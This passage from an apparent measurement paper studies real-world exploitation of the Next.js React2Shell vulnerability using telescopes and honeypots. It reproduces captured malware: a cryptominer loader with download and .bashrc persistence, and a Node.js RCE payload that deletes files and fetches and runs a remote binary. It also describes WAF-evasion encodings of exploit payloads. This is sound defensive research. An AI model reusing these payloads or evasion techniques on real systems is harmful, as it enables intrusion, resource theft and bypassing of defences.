Table 3 summarizes the traffic received by the reactive telescope and the honeypots hosted in the co-located /24 range in the period March 15th – March 31st, 2026, when both were fully operational. The sets of source IPs differ greatly: the honeypots observe connections from over 2,000 unique IP addresses, while for the telescope this number is 47 times smaller, even though the IP range allocated to the telescope (/21) is eight times larger than that of the honeypots (/24). The observed categories of payloads are also interesting: all payloads from IPs which are seen only in the telescope (and not in the honeypots) perform vulnerability scanning, the IPs that are seen only in the honeypots perform a wide range of activities, with over half of them malicious.

This huge disparity suggests that the observed exploitation activities are indeed "informed"; the threat actors must somehow be aware of the presence of the (simulated) vulnerable Next.js instances on the honeypot range. We hypothesize that they could either be performing independent scanning activities from different source IPs and then passing the IPs of the identified vulnerable services to separate exploitation infrastructure, or they could be abusing data from scanning services like Shodan [42] or Censys [11].

Vulnerability scans followed by exploitation. To see if threat actors first perform a vulnerability scan themselves as part of an exploitation pipeline, we also check whether the IP addresses that malicious attacks originate from are also seen performing vulnerability scans. We found that over 95% of IP addresses performing credential theft are also seen performing multiple types of vulnerability scans. Moreover, for some of these IPs, the telescope captures only the first phase (scanning), while the honeypots see both (scanning followed by exploitation). This behavior was observed both in the /24 range co-located with the telescope and in our two other external deployments. These findings highlight two key insights: (1) the threat actors behind these campaigns indeed check for the presence of the vulnerability before deploying malicious payloads, and (2) they use the same infrastructure for these vulnerability scans as for exploitation. More details on co-occurrence of scanning and exploitation are shown in Figure 12 in the Appendix.

We hypothesize that the reason for checking the presence of the vulnerability before launching malicious payloads could be to hinder campaign tracking and attribution, as these campaigns would not be detected by generic telescopes and would thus have a lower likelihood of being preemptively blocked, especially in the case of split scanning and exploitation infrastructure.

To avoid bias, in this subsection, we make use of the honeypots hosted in the same network as the telescope itself (co-located), which are hosted under the same conditions as the telescope (i.e., they do not host real websites and do not have domain records or certificates). Thus, it is very unlikely for this difference to be an artifact of the honeypot setup. These results show why relying solely on a telescope is not enough to get a full view of the attack landscape and highlight the need for interactive honeypots.

6.5 Attack Sources

To understand the source of the traffic, we first look at the geographical location of the IP addresses observed in our measurements by enriching the dataset with information from IPinfo [27]. The majority of malicious activity (i.e., categorized as *Cryptominer*, *Botnet / Backdoor*, or *Credential theft*) originates from one AS in the Netherlands (42.9%). In total, 49.2% of all sources originate from the Netherlands, 22.6% from the US, and 12.0% from Latvia. The spread of sources is highly influenced by the presence of datacenters in some countries, as 95.3% of all malicious traffic originates from hosting providers. While these could be rented devices (which is often assumed when identifying IPs in datacenters [6, 65]), we hypothesize that in the case of a webserver vulnerability such as this one, hosts in datacenters are actually more likely to be vulnerable. We therefore looked into whether part of the sources involved in spreading malware are instead infected devices. According to Censys data on the services running on these hosts, we see that 8.8% of them host web servers, out of which 22.7% can be identified as Next.js instances, which we hypothesize could have been compromised and used to spread malware further.

To identify whether IP addresses used for Next.js exploitation shortly after the vulnerability were likely to be present in existing blocklists, we investigate whether they had already been observed scanning before. For this purpose, we make use of our passive telescope, whose large IP space allows us to continuously capture mass scanning activities on the Internet. We investigate whether the IPs seen performing malicious Next.js exploitation were first observed in our passive telescope before or after the release date of the CVE. To account for two-stage scanners, we only consider attacker IPs that are observed at least once in the passive telescope. We find that 61.6% of the IPs exploiting Next.js in the two weeks after the CVE was released (December 4th – 18th, 2025) were not seen at all in the passive telescope pre-disclosure. One explanation is that threat actors employed brand-new exploitation infrastructure or received previously unknown IP addresses via other means (e.g., IP churn). Absence from the telescope could also be due to already existing hosts being repurposed for scanning. Nonetheless, this highlights the inherent weakness of IP-based blocklists, as historical observations alone would not have identified these hosts as a threat. Real-time behavioral detection may therefore be more resilient to attacks originating from newly observed infrastructure than IP reputation.

7 Anatomy of Exploits

In this section, we provide an analysis of the payloads used in the Next.js React2Shell exploitation as collected in our vantage points.

7.1 Use of Public PoCs

To contextualize the observed structural clusters, we analyze repository creation timestamps for the public React2Shell proof-of-concept (PoC) exploits shown in Figure 8 and, in more detail, in Appendix D. The overview figure captures the high-level organization of exploit families, while the appendix figure provides a fine-grained breakdown of variants and their relationships. While repository creation dates do not necessarily reflect the first appearance of a given exploit variant, they provide a useful proxy for public dissemination and reuse.

The data reveal that the repositories were created in quick succession. The majority of repositories in the dataset (69 in total) were created within a narrow window between December 4 and

December 6, 2025, indicating rapid replication following initial disclosure or early PoC publication [35]. Within this interval, multiple structurally distinct variants already appear, suggesting that the ecosystem formed through near-simultaneous adaptation of a small number of initial PoCs rather than gradual evolution.

After this initial burst, activity continued at a slower pace between December 7 and mid-December, during which additional variants emerged, including scanner-oriented implementations and modified payload constructions. These changes are incremental and consistent with reuse and minor modification of existing code [23, 35]. From that point onward, the ecosystem transitions into a longer tail extending into early 2026, where new repositories are more heterogeneous and often take the form of demonstrations, scanners, or educational artifacts rather than novel exploit implementations.

The structural families shown in Figure 8 (and Figure 13 in the Appendix) capture recurring implementation patterns across these PoCs. Families group exploits that share core characteristics such as payload construction, request encoding, and parameter placement, while variants represent more specific instantiations of these patterns. For example, the `compact_proto` family consists of PoCs that use compact, parameterized HTTP requests to trigger server-side evaluation, while scanner-oriented variants integrate these payloads into templated request workflows. Other families, such as the `msanft`-like group, reuse a common request structure (including consistent parameter names and body layouts) across multiple repositories, while the `lachlan` family follows a distinct chaining strategy for passing attacker-controlled input through multiple transformation steps before evaluation.

To assess how observed exploitation aligns with these public PoCs, we construct custom matchers derived from the analyzed repositories. These matchers capture distinctive code-level artifacts, including (1) exact payload structures (e.g., arithmetic evaluation patterns such as `{{x}} * {{y}}`), (2) characteristic request encodings such as multipart/form-data boundaries, field ordering, and parameter naming conventions, and (3) reusable implementation artifacts such as hardcoded parameter names (e.g., `action`, `input`, or `data`), specific JSON or form field structures, and fixed request paths or endpoints used across PoCs. Matches are classified at two levels: *variant-level* (exact or near-exact correspondence with a specific PoC implementation) and *family-level* (structural similarity to a broader exploit pattern).

Applying these matchers to the full dataset, we find that approximately 77.5% of observed requests can be associated with one of the identified public PoC families or variants. This should be interpreted as an upper-bound estimate of potential linkage rather than definitive attribution, as family-level matches capture structural similarity and may include independently implemented but functionally equivalent exploits. Nonetheless, the high match rate indicates that a substantial share of observed activity is consistent with reuse or adaptation of publicly available PoC code, reinforcing the role of public exploit releases in shaping large-scale exploitation behavior [30, 35].

Finally, some repositories predate the vulnerability and were later repurposed to include React2Shell-related functionality. Repository creation timestamps should therefore be interpreted as indicative of reuse rather than precise exploit origin. Despite this limitation, the combination of temporal concentration and high matcher coverage suggests that public PoCs enabled rapid and widespread propagation of exploit techniques across the ecosystem.




Figure 8: Overview of the different PoC families. For a more detailed overview, see Figure 13 in the Appendix.

7.2 AI Characteristics of Payloads

In our analysis, we noticed various components of attack chains with markers consistent with LLM-style code artifacts. This includes overly verbose natural-language remnants in code comments (e.g., step-by-step instructions or unnecessary comments describing simple actions), redundant error handling / safety checks, detailed debug print statements, redundant code indentation, and the use of a Unicode "em dash" character [12, 25, 37, 38]. The markers described in this subsection are commonly present in AI-generated code and do not serve any purpose in the deployment of malware in a real-world campaign, however, it is impossible to rely on such heuristics to attribute beyond any doubt a given piece of code to generative AI.

Detection tools for AI-generated code do exist; however, their performance does not generalize well across different programming domains [36]. Malware loaders are very specific in comparison to general-purpose software, both in terms of code size and purpose, and compiled malware binaries lack source code entirely. Thus, developing robust AI detection for malware samples is beyond the scope of this work and is left for future research.

We now discuss a few examples of clusters exhibiting LLM-style characteristics. Cluster 2026-03-31/A consists of payloads deploying a cryptominer variant, as seen in Figure 9. The first-stage loader of this exploitation chain is a Bash script with very verbose comments, detailed debug logging, and redundant safety checks. The safety checks verify the presence of variables, even though the same script sets the value of these variables to a constant just a few lines above. Moreover, the comments contain step-by-step instructions, which is often seen in AI-generated code.

Payloads in cluster 2026-02-16/A perform platform fingerprinting. What sets this cluster apart is the use of very verbose comments, code indentation, and a redundant try-catch statement, which is reminiscent of AI-generated code. A sample payload is shown in Figure 10.

In cluster 2025-12-13/A, which attempts to deploy a botnet variant, we observe three types of LLM-style markers. These are debug

```
#!/bin/bash

# Configuration
# This generates a random 10-12 digit number for the filename (e.g., 23131352114)
UID_NAME="$(( (RANDOM << 15) | RANDOM ))$(( (RANDOM << 15) | RANDOM ))"
INSTALL_DIR="$HOME/.sys_cache"
EXE_PATH="$INSTALL_DIR/$UID_NAME"
BASHRC="$HOME/.bashrc"
VERSION="6.21.0"

# Unmineable Worker Name
RAND_ID=$((1000 + RANDOM % 9000))
WORKER_NAME="WORKER_$RAND_ID"

# Fix for "command not found" errors
PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Detect Architecture
ARCH=$(uname -m)
echo "Detected architecture: $ARCH"

if [[ "$ARCH" == "x86_64" ]]; then
    DOWNLOAD_URL="<redacted>"
elif [[ "$ARCH" == i*86 ]]; then
    DOWNLOAD_URL="<redacted>"
elif [[ "$ARCH" == "aarch64" ]]; then
    DOWNLOAD_URL="<redacted>"
else
    echo "Unsupported architecture: $ARCH"; exit 1
fi

mkdir -p "$INSTALL_DIR"

# 1. Setup Persistence
# We use pgrep -f on the INSTALL_DIR so it finds the random UID process
PERSIST_LINE="pgrep -f $INSTALL_DIR > /dev/null || (cd $INSTALL_DIR && ./\$(ls $INSTALL_DIR | grep -v '.tar.gz' | head -n 1) -o <redacted> -a rx -k -u LTC:<redacted>.$WORKER_NAME --threads=\$(nproc) --background) > /dev/null 2>&1 & #SYS_SET"

if ! grep -q "SYS_SET" "$BASHRC"; then
    echo -e "\n$PERSIST_LINE" >> "$BASHRC"
    echo "Persistence added to .bashrc"
fi

# 2. Download and Rename
if [ ! -f "$EXE_PATH" ]; then
    echo "Downloading for $ARCH..."
    cd /tmp
    if ! wget -q -O setup.tar.gz "$DOWNLOAD_URL"; then
        curl -sL -o setup.tar.gz "$DOWNLOAD_URL" || python3 -c "import urllib.request; urllib.request.urlretrieve('$DOWNLOAD_URL', 'setup.tar.gz')"
    fi
    tar -xf setup.tar.gz -C "$INSTALL_DIR" --strip-components=1
    mv "$INSTALL_DIR/xmrig" "$EXE_PATH"
    rm -f setup.tar.gz
fi

# 3. Run Miner
chmod +x "$EXE_PATH"
cd "$INSTALL_DIR" || exit

# Use $(nproc) to automatically use all available CPU cores
./"$UID_NAME" -o <redacted> -a rx -k -u LTC:<redacted>.$WORKER_NAME --threads=$(nproc) --background

echo "Miner started in background as $UID_NAME (Worker: $WORKER_NAME)."
```

Figure 9: A payload in cluster 2026-03-31/A containing LLM-style markers (highlighted).

```
var res=(function(){
    [...]
    // Primary detection: use uname -m (most reliable)
    try{
        var uname=[...]

        // x86_64 detection
        if(uname==='x86_64'||uname===[...]){
            return 'x86_64';
        }

        // x86 (32-bit) detection
        if(uname==='i386'||[...]){
            return 'x86';
        }

        // ARM detection (specific versions)
        [...]
        if(uname.includes('arm')||[...]){
            // aarch64 is ARM64, but we'll treat as generic ARM or arm7
            if(uname==='aarch64')return 'arm7';
            return 'arm';
        }

        // MIPS detection
        if(uname.includes('mipsel')||[...]){
            return 'mpsl';
        }
       [...]

        // Other architectures
        [...]
    }catch(e){}

    // Fallback: use Node.js os.arch() if uname fails
    if(platform==='linux'){
        // x86_64 detection from Node.js
        if(arch==='x64'){
            return 'x86_64';
        }
        [...]

        // ARM detection from Node.js
        if(arch==='arm'||arch==='arm64'){
            // Try uname one more time for specific version
            try{
                var uname2=cp.execSync('uname -m', [...]
                [...]
            }catch(e){}
            return 'arm7'; // Default ARM
        }

        // MIPS from Node.js
        [...]
    }

    return 'x86'; // Default fallback
    })();[...]
```

Figure 10: An example payload in cluster 2026-02-16/A containing LLM-style markers (highlighted). Some lines are truncated for brevity ("[...]").

print statements, redundant error handling, and redundant code indentation. In a live malware deployment attempt, there is no reason to have such error handling or debug statements – in case an exploitation attempt fails, these statements would be printed to the server console, which the threat actor cannot access. Moreover, they are prefixed (in this case, "[+]" and "\n[+]"), which is common in AI-generated code. An example of a payload in this cluster is shown in Figure 11.

During our malware analysis, we also observed compiled binaries exhibiting AI characteristics, such as the dropper in clusters 2026-01-25/A and 2026-01-26/A. This sample has extensive and well-structured debug logging capabilities. It prints messages starting with a prefix ([+], [-], [*], [!], and [===]) at every logical step of execution. Furthermore, the binary has a rigid structure with numerous safety checks even for simple operations that are very unlikely to fail, including 56 null checks and 10 return value checks, with detailed debug messages both in case of success and failure. The most revealing sign of AI use in this binary is the presence of an "em dash" ("—") in one of the messages. This is a Unicode character that cannot be typed manually by a developer using a standard keyboard but is commonly seen in AI-generated content [25].

```
(function(){
        try {
            var res = process.mainModule.require("child_process").execSync("cd
            ↪  /tmp; rm -rf *; wget -O http://<redacted>/xd.x86; chmod +x
            ↪  xd.x86; ./xd.x86 nextjs").toString();
            console.log("\n[+] RCE RESULT:\n" + res);
            throw new Error("[+] RCE SUCCESS: " + res);
        } catch(e) {
            console.log(e);
            throw e;
        }
    })()
```

Figure 11: An example payload in cluster 2025-12-13/A containing LLM-style markers (highlighted).

7.3 Firewall Evasion Techniques

Shortly after the vulnerability was publicly disclosed, various firewall rules were released by vendors and organizations to help protect vulnerable infrastructure until a patch can be deployed [4, 9, 40]. To identify attempts to bypass signature-based detection mechanisms used by Web Application Firewalls (WAF) and Intrusion Detection/Prevention Systems (IDS/IPS) in our dataset, we investigate payloads whose structure differs from that of others.

A typical exploitation payload is a string in the JSON-like Flight format, for example: "`{"then": "$1:__proto__:then", "status": "resolved_model"...`"; see Section 5.1. We identified two general types of payload modifications, which we describe below.

Escaped Unicode Characters. JSON (and Flight) offer the ability to encode any Unicode character into the object by escaping it in the form "`\uXXXX`", where "`XXXX`" is the hexadecimal encoding of the character. When such an object is deserialized, the encoded character is restored.

We identified a number of payloads that make use of this property to encode even regular ASCII characters in this format. An example of such a payload begins as follows: "`{"\u0074\u0068\u0065\u006e":...`". In this example, these characters are decoded to the string "`then`". We found such sequences of encoded characters in 0.007% of the observed payloads.

This is unusual, as there is typically no reason for a serialization tool to encode regular printable ASCII characters as escaped Unicode; to our knowledge, there is no encoding tool that performs such encoding by default. This type of encoding takes up more space – an ASCII character is encoded as 6 bytes rather than one; such a payload is thus more inefficient to transmit and store.

UTF-16 Encoding. We also found some payloads where null bytes were present between each pair of characters, for example: "`{␀"␀t␀h␀e␀n␀":␀...`", where "␀" is a raw null byte in the payload. Upon closer examination, we found that the HTTP multipart form data containing these payloads is encoded using the UTF-16LE (Little Endian) character set. This is unusual, as Flight payloads do not contain any non-ASCII characters, so there is no need to use UTF-16 encoding. It is also inefficient, as it effectively doubles the number of bytes that need to be transmitted per character. UTF-16LE encoding is present in 1.113% of the payloads in our dataset.

Combinations. Finally, we also found some payloads combining the two techniques: a Flight payload with ASCII characters escaped as Unicode, sent in an HTTP request with UTF-16LE-encoded form data. This was the case for 0.004% of the observed payloads.

Payloads containing escaped Unicode characters were first detected by our monitoring on December 14th, 2025, around 10 days after initial exploitation. UTF-16LE-encoded payloads were first seen shortly after, on December 18th. The first payload combining the two techniques was observed much later, on December 28th.

We identified several pairs of clusters where one is an encoded version of the other – for instance, 2026-02-13/B and 2026-03-14/B are UTF-16LE-encoded payload versions of the malware variants seen in 2026-02-13/A and 2026-03-14/A respectively. Due to the fact that these encoding methods are unusual and inefficient, we find it likely that they are employed as techniques to evade signature-based security mechanisms such as Web Application Firewalls (WAF) and Intrusion Detection / Prevention Systems (IDS/IPS). While bypass techniques were adopted by a very limited set of attackers, their presence demonstrates why a WAF does not guarantee complete protection of a vulnerable application and shows the importance of properly updating vulnerable software.

8 Discussion

The Next.js React2Shell vulnerability is a recent example of how vulnerable our server infrastructure is to the severe risks posed by popular software implementations. As a growing population of web developers relies on (open source) web development frameworks such as Next.js, similar incidents may occur again in the future. By analyzing Next.js React2Shell exploitation and learning from it, the operational and security community can be better prepared to address major security vulnerabilities in the future. In this section, we reflect on our results to highlight weaknesses in the security ecosystem and to sound a wake-up call about the increasing sophistication of attackers.

On the Dual Use of PoCs. Our analysis shows that the publicly released proof-of-concept (PoC) exploits became very popular and were weaponized at scale to exploit the Next.js React2Shell vulnerability. This fuels the debate over whether PoCs should be developed immediately and made publicly available, especially for highly critical vulnerabilities such as the Next.js React2Shell vulnerability, which has a CVSS score of 10.0. Having the proof-of-concept immediately available limits system administrators' reaction time before large-scale exploitation begins. In the case of Next.js React2Shell, patching was also a slow process, as in other cases, e.g., Heartbleed.

The Hardness of Patching. In the case of Next.js, patching is much slower than for end-user applications or system packages. Next.js is a dependency of other applications, it is a web-development framework; servers do not run Next.js itself, but rather a concrete end-user application built on top of it. This introduces yet another layer in the patching process. A system administrator cannot patch a server by simply updating a system package. Instead, after a patch is released, the developers of every application built on top of Next.js have to update their dependencies, rebuild their application, and publish an update, and only then can system administrators of servers hosting these applications actually patch their systems. This problem is particularly critical in the case of abandonware built on top of Next.js, which may never be patched, even when fixes are available at the framework level [43, 66]. At the end

of April 2026, five months after the PoC release, more than 60,000 servers hosting vulnerable Next.js-based applications remained exploitable by utilizing public PoCs, according to the Shadowserver Foundation's daily report [55], with the vast majority hosted in the United States.

Advanced Cyberattack Capabilities. Our analysis shows that over time, the Next.js React2Shell exploitation became more sophisticated and effective. It also shows that attackers built upon the initial PoC and, in some cases, have likely been assisted by agentic tools. Our firewall-evasion case studies show that Web Application Firewall (WAF) rules can be bypassed by more recent variations of the original Next.js React2Shell exploitation PoC. This means that system administrators should not rely solely on WAF rules to protect known vulnerable hosts, as more advanced threat actors can likely find ways to obfuscate payloads and eventually bypass them; attackers have the resources, tools, and capabilities to quickly modify their attack code and react to defense strategies by system administrators and the security community. Our analysis also reveals waves of exploitation campaigns with different goals. Initially, the exploitation focused on installing botnet code and infostealers, but later, cryptomining took over. This shows that cybercriminals use known vulnerabilities as attack vectors to achieve objectives that may change over time. Given the recent developments in agentic cybersecurity capabilities, demonstrated, e.g., in the DARPA AI Cyber Challenge (AIxCC) [14], we expect that the orchestration and evolution of attack code, which we only see in a fraction of today's attacks, will be the new norm in the near future. The operational and research communities should prepare for this upcoming challenge and develop the necessary defenses and tools to address it. One direction is to also take advantage of readily available agentic technologies to orchestrate defense mechanisms, automate patching and analyze exploit code collected across different parts of the network, e.g., via Anthropic Claude Mythos [5].

Tracking Future Novel Vulnerabilities. While our analysis focuses on the Next.js React2Shell vulnerability, the methodology proposed in this work can easily be adapted to track the exploitation of novel vulnerabilities in the future. Our results show that a generic network telescope may not be sufficient to gain a comprehensive overview; an interactive honeypot would likely be necessary to capture more sophisticated exploitation attempts that first check for the presence of a vulnerability before exploitation. This study also shows that sorting the vast majority of exploitation attempts of a newly discovered vulnerability into clusters and categories is feasible through the use of characteristics common to a particular exploitation campaign, i.e., Indicators of Compromise (IoCs).

Limitations. Our study is not without limitations. We collect Next.js React2Shell exploits from a small number of vantage points, so our view may be biased toward the locations of our telescopes and honeypots. This could have affected the observed attack sources and types of traffic. Additionally, in some of our analysis we make use of IP geolocation information from IPinfo, which, by its nature, may not always be fully accurate. Moreover, our interactive honeypots do not have all their ports open; thus, we may have missed exploits on non-standard ports. Our telescopes were activated before the release of Next.js React2Shell, but our honeypots were developed and deployed a few days after the CVE release, so it is possible that they did not record some initial (two-phase) scanning and attack campaigns. Previous reports mentioned that Next.js React2Shell vulnerability had been weaponized by state actors for targeted attacks on critical infrastructure and governments [4, 22]. Our vantage points are not part of critical sectors, such as energy, mobility, or finance, so we may well have missed such activity. Our attribution capabilities are also limited, as we do not have access to classified threat intelligence that can pinpoint state actors. Nevertheless, our monitoring can shed light on mass scanners that go beyond regular (institutional) actors and can unveil mass exploitation attempts. Our data sources collected all observed Next.js React2Shell-related traffic. However, while our measurement infrastructure spans three networks in total, most of it (the telescopes and the /24 honeypot range) is located in one, potentially introducing regional bias. Moreover, it is possible that advanced exploitation attempts utilizing novel obfuscation techniques that we are not aware of or using currently unknown entry points could have prevented our collectors from correctly capturing them and could thus have been excluded from our analysis. To date, such capabilities have not been reported in any commercial or other security report on the Next.js React2Shell incident, but in principle, such exploits could exist.

9 Related Work

In recent years, several public disclosures of catastrophic vulnerabilities have been reported that allowed remote code execution (RCE). Such disclosures changed the security landscape, enabling massive, widespread attacks before patches were created and eventually deployed.

In late 2021, Log4Shell [17, 26, 50] was discovered and received a perfect 10.0 CVSS score. This critical RCE vulnerability in the Apache Log4j Java logging library has since been a long-lasting attack surface. In 2021, the ProxyLogon pre-authentication RCE vulnerabilities in Microsoft Exchange Server were discovered [49]. This led to thousands of organizations having their mail servers compromised. In 2019, BlueKeep [48], an RCE vulnerability in Microsoft Remote Desktop Services, was discovered. This critical vulnerability allows malware to spread automatically from machine to machine without user interaction. In 2017, a critical vulnerability in the Apache Struts 2 framework was discovered [47]. It was exploited by attackers to gain access to the systems of Equifax, leading to the breach of 147 million American personal records [57]. In the same year, EternalBlue [46], a vulnerability in the Windows SMB (Server Message Block) protocol, was discovered and fueled the WannaCry and NotPetya attacks, causing an estimated $10 billion in global damages [61].

Although not an RCE, the Heartbleed vulnerability [15, 45, 64] exploited a critical flaw in the OpenSSL cryptographic library in 2014. Heartbleed allowed attackers to read server memory, potentially exposing secret keys, user passwords, and personal data. It affected a significant portion of the Internet's HTTPS traffic. The creation of Let's Encrypt [1] was directly influenced by the "wake-up call" of Heartbleed as a community effort shortly after the incident to address the high costs and complexity of enabling HTTPS. In 2014, Shellshock [51], a critical vulnerability in the Linux Bash shell, was discovered. Shellshock was considered more severe than Heartbleed because it allowed full system control without a password.

Researchers have also made use of network telescopes and honeypots to track the exploitation of vulnerabilities in the wild. Griffioen et al. [24] made use of an IoT honeynet as well as a passive network telescope to measure the activity of Mirai botnet variants and the way they adapt over time. Hiesgen et al. [26] performed a longitudinal study of Log4Shell exploitation using reactive telescopes.

10 Conclusion

In this paper, we characterize Next.js React2Shell exploitation since the vulnerability was disclosed in December 2025, employing passive and active telescopes as well as Next.js customized honeypots. The vulnerability was highly exploitable, and the release of the proof-of-concept made Next.js a popular attack vector for cyberattackers. The majority of the exploits were used for cryptomining, botnet activity, and infostealing. In fact, we noticed that the popularity of such activities varies over time. While the weaponization of the Next.js React2Shell exploitation was most popular for botnet and infostealer activity in the first months, in recent months, cryptomining has become the most prevalent abuse. We also observed that while initial exploitation techniques relied on public proof-of-concept exploits, more sophisticated and effective variants were later developed to evade defenses such as Web Application Firewalls. Our study sheds light on an internet phenomenon in response to a catastrophic vulnerability discovered in a very popular online system. Through the lens of our work, we want to raise awareness of the high levels of responsiveness, capabilities, and innovation capacity demonstrated by cyberattackers to exploit vulnerabilities in popular online systems, ready to be unleashed upon future vulnerability disclosures.

Acknowledgments

The authors thank the anonymous reviewers and the shepherd for their useful comments. They also extend their gratitude to IPinfo for providing research access to IP geolocation datasets. This work was supported by the European Commission under the Horizon Europe Program as part of the projects RECITALS (Grant Agreement #101168490) and SafeHorizon (Grant Agreement #101168562), and by the Dutch Research Council (NWO) under the ADAPTIve project.

References

[1] Josh Aas, Richard Barnes, Benton Case, Zakir Durumeric, Peter Eckersley, Alan Flores-López, J Alex Halderman, Jacob Hoffman-Andrews, James Kasten, Eric Rescorla, et al. 2019. Let's Encrypt: An Automated Certificate Authority to Encrypt the Entire Web. In *Proceedings of the ACM CCS*. 2473–2487.

[2] Lawrence Abrams. 2025. React2Shell flaw exploited to breach 30 orgs, 77k IP addresses vulnerable. https://www.bleepingcomputer.com/news/security/react2shell-flaw-exploited-to-breach-30-orgs-77k-ip-addresses-vulnerable/

[3] Antonia Affinito, Stefania Zinno, Giovanni Stanco, Alessio Botta, and Giorgio Ventre. 2023. The evolution of Mirai botnet scans over a six-year period. *Journal of Information Security and Applications* 79 (2023), 103629. https://doi.org/10.1016/j.jisa.2023.103629

[4] Amazon Web Services. 2025. China-nexus cyber threat groups rapidly exploit React2Shell vulnerability CVE-2025-55182. https://aws.amazon.com/blogs/security/china-nexus-cyber-threat-groups-rapidly-exploit-react2shell-vulnerability-cve-2025-55182/

[5] Anthropic. 2026. Assessing Claude Mythos Preview's cybersecurity capabilities. https://red.anthropic.com/2026/mythos-preview/

[6] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. 2017. Understanding the Mirai Botnet. In *26th USENIX Security Symposium (USENIX Security 17)*. USENIX Association, Vancouver, BC, 1093–1110.

[7] Zbigniew Banach. 2025. *React2Shell (CVE-2025-55182): Critical RCE vulnerability in React Server Components and Next.js*. https://www.invicti.com/blog/web-security/react2shell-critical-rce-in-react-rsc-next-js-cve-2025-55182-cve-2025-66478

[8] Bitsight. 2025. CVE-2025-55182: First Days of React2Shell Exploitations. https://www.bitsight.com/blog/cve-2025-55182-analysis-of-react2shell-exploitations

[9] Broadcom. 2025. CVE-2025-55182 and CVE-2025-66478: VMware Avi Load Balancer - WAF Mitigation. https://knowledge.broadcom.com/external/article/421240/cve202555182-and-cve202566478-vmware-avi.html

[10] Censys. 2025. December 5 Advisory: Unauthenticated RCE Flaw in React Server Components (CVE-2025-55182). https://censys.com/advisory/cve-2025-55182

[11] Censys. 2026. *Exposure Management and Threat Hunting Solutions | Censys*. https://censys.com/

[12] Domenico Cotroneo, Cristina Improta, and Pietro Liguori. 2025. Human-Written vs. AI-Generated Code: A Large-Scale Study of Defects, Vulnerabilities, and Complexity. In *2025 IEEE 36th International Symposium on Software Reliability Engineering (ISSRE)*. 252–263. https://doi.org/10.1109/ISSRE66568.2025.00035

[13] Darktrace. 2025. React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within Hours. https://www.darktrace.com/blog/react2shell-how-opportunist-attackers-exploited-cve-2025-55182-within-hours

[14] DARPA. 2025. AIxCC: AI Cyber Challenge. https://www.darpa.mil/research/programs/ai-cyber

[15] Zakir Durumeric, Frank Li, James Kasten, Johanna Amann, Jethro Beekman, Mathias Payer, Nicolas Weaver, David Adrian, Vern Paxson, Michael Bailey, and J. Alex Halderman. 2014. The Matter of Heartbleed. In *Proceedings of the ACM IMC*. 475–488.

[16] EnkiWhiteHat. 2025. *Complete Analysis of the React2Shell (CVE-2025-55182) Vulnerability*. https://www.enki.co.kr/en/media-center/blog/complete-analysis-of-the-react2shell-cve-2025-55182-vulnerability

[17] Douglas Everson, Long Cheng, and Zhenkai Zhang. 2022. Log4shell: Redefining the Web Attack Surface. In *Proc. Workshop Meas., Attacks, Defenses Web (MADWeb)*. 1–8.

[18] Dario Ferrero, George Smaragdakis, and Harm Griffioen. 2025. Revealing Informed Scanners by Colocating Reactive and Passive Telescopes. In *2025 28th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*. 713–727. https://doi.org/10.1109/RAID67961.2025.00056

[19] João Godinho. 2026. Analyzing the RondoDox Botnet: A DDoS and Mining Threat. https://www.bitsight.com/blog/rondodox-botnet-malware-analysis

[20] João Godinho. 2026. RondoDox Botnet: From Zero to 174 Exploited Vulnerabilities. https://www.bitsight.com/blog/rondodox-botnet-infrastructure-analysis

[21] Google. 2026. NsJail. https://github.com/google/nsjail

[22] Google Threat Intelligence Group. 2025. Multiple Threat Actors Exploit React2Shell (CVE-2025-55182). https://cloud.google.com/blog/topics/threat-intelligence/threat-actors-exploit-react2shell-cve-2025-55182

[23] Chris Grier, Lucas Ballard, Juan Caballero, Neha Chachra, Christian J. Dietrich, Kirill Levchenko, Panayiotis Mavrommatis, Damon McCoy, Antonio Nappa, Andreas Pitsillidis, Niels Provos, M. Zubair Rafique, Moheeb Abu Rajab, Christian Rossow, Kurt Thomas, Vern Paxson, Stefan Savage, and Geoffrey M. Voelker. 2012. Manufacturing Compromise: The Emergence of Exploit-as-a-Service. https://dl.acm.org/doi/10.1145/2382196.2382283

[24] Harm Griffioen and Christian Doerr. 2020. Examining Mirai's Battle over the Internet of Things. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security* (Virtual Event, USA) *(CCS '20)*. Association for Computing Machinery, New York, NY, USA, 743–756. https://doi.org/10.1145/3372297.3417277

[25] Eric Hawkinson. 2025. The Em Dash as a Site of Contest Between AI Determinism and Human Agency. *Together Research* 2 (12 2025). https://doi.org/10.62883/FILJ2955

[26] Raphael Hiesgen, Marcin Nawrocki, Thomas C Schmidt, and Matthias Wählisch. 2024. The log4j Incident: A Comprehensive Measurement Study of a Critical Vulnerability. *IEEE Transactions on Network and Service Management* 21, 6 (2024), 5921–5934.

[27] IPinfo. 2026. *The trusted source for IP address data*. https://ipinfo.io/

[28] Matt Kapko. 2025. Attacks pinned to critical React2Shell defect surge, surpass 50 confirmed victims. https://cyberscoop.com/react2shell-attacks-surge-50-victims/

[29] Kaspersky Global Research and Analysis Team. 2025. SteelFox Trojan imitates popular products to drop stealer and miner malware. Securelist. https://securelist.com/steelfox-trojan-drops-stealer-and-miner/114414/

[30] Luca Allodi. 2013. Attacker economics for Internet-scale vulnerability risk assessment. https://www.usenix.org/system/files/conference/leet13/leet13-paper_allodi.pdf

[31] Meta. 2026. *React*. https://react.dev

